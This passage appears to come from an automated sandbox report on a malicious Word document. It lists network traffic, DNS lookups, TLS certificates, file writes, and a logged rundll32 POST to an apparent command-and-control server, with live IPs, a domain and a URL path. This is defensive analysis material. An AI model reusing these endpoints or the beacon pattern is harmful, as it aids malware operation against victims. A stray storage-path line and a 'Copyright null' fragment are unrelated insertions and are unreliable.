Jan 7, 2021 13:43:21.827080965 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:21.827096939 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:21.829165936 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064307928 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064367056 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064408064 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064446926 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064482927 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064507008 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064529896 CET	443	49165	45.119.81.203	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:43:22.064542055 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064572096 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064575911 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064610004 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064656019 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064660072 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064692974 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064728975 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064742088 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064765930 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064805984 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064816952 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064853907 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064894915 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064909935 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.064932108 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064970016 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.064984083 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.065007925 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065043926 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065057993 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.065082073 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065119982 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065130949 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.065169096 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065208912 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065224886 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.065247059 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065284014 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065298080 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.065321922 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065356970 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065371990 CET	49165	443	192.168.2.22	45.119.81.203
Jan 7, 2021 13:43:22.065433979 CET	443	49165	45.119.81.203	192.168.2.22
Jan 7, 2021 13:43:22.065474033 CET	443	49165	45.119.81.203	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 13:43:18.623842955 CET	52197	53	192.168.2.22	8.8.8.8
Jan 7, 2021 13:43:18.994874001 CET	53	52197	8.8.8.8	192.168.2.22
Jan 7, 2021 13:43:20.033886909 CET	53099	53	192.168.2.22	8.8.8.8
Jan 7, 2021 13:43:20.081928968 CET	53	53099	8.8.8.8	192.168.2.22
Jan 7, 2021 13:43:20.087475061 CET	52838	53	192.168.2.22	8.8.8.8
Jan 7, 2021 13:43:20.135555983 CET	53	52838	8.8.8.8	192.168.2.22
Jan 7, 2021 13:43:20.615420103 CET	61200	53	192.168.2.22	8.8.8.8
Jan 7, 2021 13:43:20.663501024 CET	53	61200	8.8.8.8	192.168.2.22
Jan 7, 2021 13:43:20.668745041 CET	49548	53	192.168.2.22	8.8.8.8
Jan 7, 2021 13:43:20.716762066 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 13:43:18.623842955 CET	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	dagraniteg iare.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 13:43:18.994874001 CET	8.8.8.8	192.168.2.22	0x71dd	No error (0)	dagraniteg iare.com		45.119.81.203	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 167.71.148.58
  - 167.71.148.58:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	167.71.148.58	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 13:44:41.621895075 CET	320	OUT	POST /6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/ HTTP/1.1 DNT: 0 Referer: 167.71.148.58/6nxx5oih3i78uw7qh7/m4898/4op628cd88c/ji50i68zs1/i9hmqo/ Content-Type: multipart/form-data; boundary=----------ObDr1IOf89xfNboPuN6RXh User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 167.71.148.58:443 Content-Length: 6868 Connection: Keep-Alive Cache-Control: no-cache
Jan 7, 2021 13:44:42.530304909 CET	329	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 12:44:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 63 36 34 0d 0a 0a 82 0e ee 43 c4 48 f9 26 df 74 c1 e2 45 a4 7e 21 6f 77 d0 75 13 23 1f 38 7a 2c 67 bf f3 87 d9 3c 2b ab 31 4a e1 94 44 4a 71 82 fa db 89 f1 d4 64 45 28 c4 f7 18 26 ad 26 b1 9e ff e6 33 d0 a2 c4 dd 43 05 a8 65 79 bd 5e 2e 6a fb 7c 3d f7 55 84 0c b4 2b 78 18 0f 07 73 b4 e3 37 83 65 be 28 44 66 e8 e3 7f 8d b3 60 6b f2 3f 0d db 65 57 1f 76 62 e2 f2 89 05 f1 58 10 8b ab 4b 9b bd 77 3b 8f b3 e6 f7 c7 5d 8d 80 4c 09 03 86 d1 20 b7 34 f7 9a 52 af b1 03 58 7b f0 5f c5 c9 aa 1f b8 65 ba 9b 98 84 98 44 0b 40 ec 32 17 e7 fa e1 be 55 d5 27 db 9f 49 5c 9e d6 fd 6b 2d 5e 6c 94 fc 04 fb cf 39 19 34 84 25 ba 01 f1 59 d4 22 44 c4 7c 19 0e 78 4d 40 63 29 a3 e4 e8 f1 6d cb 09 51 4a 9c bb 3c 49 7c 23 57 7d 8a b9 99 20 c2 4d 2f 0e 7e a4 f9 ac 5d 10 96 4d 8a 39 81 dd b9 82 70 02 a6 00 27 2a d5 bf fe 3c c8 8c 11 2b 9c 2e 7b 1e 99 c1 4a e6 07 6d 80 6e 14 ab 86 ce bf 10 2f 62 65 05 98 17 e8 b7 45 8a 3c 59 82 7e 06 3d 46 14 b9 5c 9f 9f 7b 36 61 94 a2 bc a8 be 01 92 b7 c9 5f d7 bd c1 a9 40 ed 1d 1a 8f be 14 74 cc 7f e0 c1 a1 2c 2e 50 53 75 a7 ee e1 2f 3a d7 b8 e3 ea f3 30 81 d1 d6 07 21 95 36 37 09 6f d5 bc 95 90 c3 44 29 8f 4c 14 e2 81 45 c8 f5 ad 5f 15 87 25 90 08 88 9b 01 af f4 9f 77 c4 1e c4 1b 1a 09 6f 3f d4 62 3e f5 97 36 83 84 b1 77 94 d1 c1 6c 26 e5 c9 78 b5 d5 d5 ff 56 9f ae c4 21 0b 50 51 dc f9 14 8e 24 f6 27 51 88 c8 46 9b 97 57 59 20 c8 95 28 d5 44 de 5f 41 23 b8 60 50 94 a1 47 fe f6 42 13 56 2b 1a d3 eb 4f 86 b0 e3 e3 fd 52 5d 1e 63 d2 3c 23 c2 16 21 63 7f 9b 5f 64 be 90 e2 aa c4 d2 c7 0a d0 37 d1 cf 1b ba 7b 1d 08 a3 41 3a 98 48 9a f9 4f 03 8e fb d7 e8 35 65 de a2 a7 cd af 24 98 18 fe 76 3c 6d 0b f1 e5 d9 29 de b1 58 00 6a 2e 7c c0 e9 dd b7 68 5b ee f3 75 c3 6c f4 0a 00 f8 af 29 80 4e 44 3c ba bb 38 e8 b1 2f 51 d1 bc 32 cf 99 a3 47 02 57 73 4d ee a7 6d 36 f5 38 36 15 39 8c 03 00 bd 33 be 13 5a b8 bd 39 b6 02 f7 0e 1c ea 81 90 03 0d 65 d1 ac 07 ca a6 e0 3a 84 47 09 40 6d f6 a4 59 ad 9c 88 72 5a a7 8b 28 82 b2 9f d3 32 c9 44 29 40 ca 9c 18 80 da 3a e0 2c 0b ba d9 25 75 b5 10 5e d2 b9 82 50 30 74 f7 89 72 02 d4 77 a5 bb 05 0a 01 3e 5e 8a 34 74 17 19 55 5c ae c0 4d 01 c4 6e 5a 6a a5 61 41 87 61 15 5b 56 7f 1d 1a 4c 38 1c d2 1d d2 22 ea e4 a9 99 4f d3 68 c1 b1 af 65 c6 89 8a 1f 72 29 6b f1 7d 01 c9 e2 19 cc dc e4 19 cb 7f 7e 8f df 20 6c 14 19 80 df 48 0b d4 7d f0 02 02 26 99 88 84 60 c7 8b 9d 62 f0 3e 58 c0 c7 84 48 2d d4 bf b7 be f7 b1 a1 18 f0 2e d0 20 a1 bb ad 40 34 d8 95 8c eb f2 76 54 db c4 c7 c4 31 a9 28 83 6b 4a 78 73 94 8d 2a 8e 75 a7 50 2d c2 8b 62 1f 87 5b 40 89 f1 52 49 f1 08 23 66 64 51 84 aa fd 33 92 19 f5 32 0f 49 7a f1 98 d0 ee 0a 01 3d 7a 1a 91 99 bf e4 fe 0b fd 0c 5c 66 6b ef d0 2f df 04 e e 38 11 fa 6c bd a3 84 6b c2 19 3c f2 b9 4a 6f 1a 67 5c a6 c8 e4 db 5f 51 ab 51 29 d3 3c b5 07 43 9c a1 89 27 2f 81 d5 63 5a 6d a7 43 34 c7 18 d5 38 64 44 b5 32 16 de 9d 6e bf 5b 58 14 65 1e 49 3b e9 2c 24 c7 51 ca a0 4c f3 57 fe 0a 73 4e 90 ab 00 cb 46 51 f9 0e 22 fa ab 80 bb 2b 62 ae 65 e8 ad 8f 03 11 1a 9c d6 87 d5 20 76 be 32 46 ed f5 9e 3b 66 7d 88 ca fd 2 b5 ae 2a ca 00 e5 e7 cd 47 63 cb 8c b5 da be 8d b7 5e 7a 91 9f b6 f7 56 74 94 1e 6a 25 b6 48 a9 38 23 f0 0c 71 1c a3 19 97 b6 a7 d0 0c 7d ed bb 8f b1 36 b4 4b 96 df 0b 15 8b b1 48 a1 38 9a 3a 65 33 1d bf 3d ff 9b 2f b3 de 2f d4 ee 9a 00 5f 64 d2 06 d2 91 2b 04 ab a4 c6 e4 27 9a 69 10 07 05 65 5b c6 2c c1 25 c7 15 26 62 97 15 4a 20 73 26 54 5c 9b e2 d5 5a 20 eb 4c ec e5 f8 dd a1 7a 56 17 dc d8 4d 90 0c 43 57 be 1d 7c fd b3 7c 34 39 92 b8 Data Ascii: c64CH&tE~!owu#8z,g<+1JDJqdE(&&3Cey^.j|=U+xs7e(Df`k?eWvbXKw;]L 4RX{_eD@2U'l\k-^l94%Y"D|xM @c)mQJ<l|#W} M/~]M9p'*<+.{Jmn/beE<Y~=F\{6a_@t,.PSu/:0!67oD)LE_%wo?b>6wl&xV!PQ$'QFWY (D_A#` PGBV+OR]c<#!c_d7{A:HO5e$v<m)Xj.|h[ul)ND<8/Q2GWsMm68693Z9e:G@mYrZ(2D)@:,%u^P0trw>^4tU\MnZja Aa[VL8"Oher)k}~ lH}&`b>XH-. @4vT1(kJxs*uP-b[@RI#fdQ32Iz=z\fk/8lk<Jog_QQ)<C'/cZmC48dD2n[XeI:,$QLWsNFQ"+be v2F;f}/*Gc^zVtj%H8#q}6KH8:e3=//_d+'ie[,%&bJ s&T\Z LzVMCW||49


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 7, 2021 13:43:19.523066044 CET	45.119.81.203	443	192.168.2.22	49165	CN=dagranitegiare.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Dec 21 19:37:30 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Sun Mar 21 19:37:30 CET 2021 Wed Sep 29 21:21:40 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2228 Parent PID: 584

General

Start time:	13:42:33
Start date:	07/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fd30000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFDF290F356B868345.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE9123241	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91826B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE90B5A04	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE90B5A04	unknown
C:\Users\user\AppData\Local\Temp\~DF582010396778A1E0.TMP	success or wait	1	7FEE90A9AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF32C875CF5295B76B.TMP	success or wait	1	7FEE9145E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE912FDDC	unknown

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X....... ....L...........x... ....@...........l.......4..... ......`.......(...........T... ....H...........t....... <...........h.......0... ....\.......$...........P. ....|.......D........... p.......8......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8..........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$...........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 00 80 00 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 00 44 00 00 00	&!..... ....&!..... .....0..... ....H.....D..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	.....(...x...@. .....h..... .....X...@...(..... .....P...	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	3e c8 64 1b 5c f9 7a 47 82 d9 4e eb e1 a0 e3 4a fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	>.d.\.zG..N....J.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0.,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
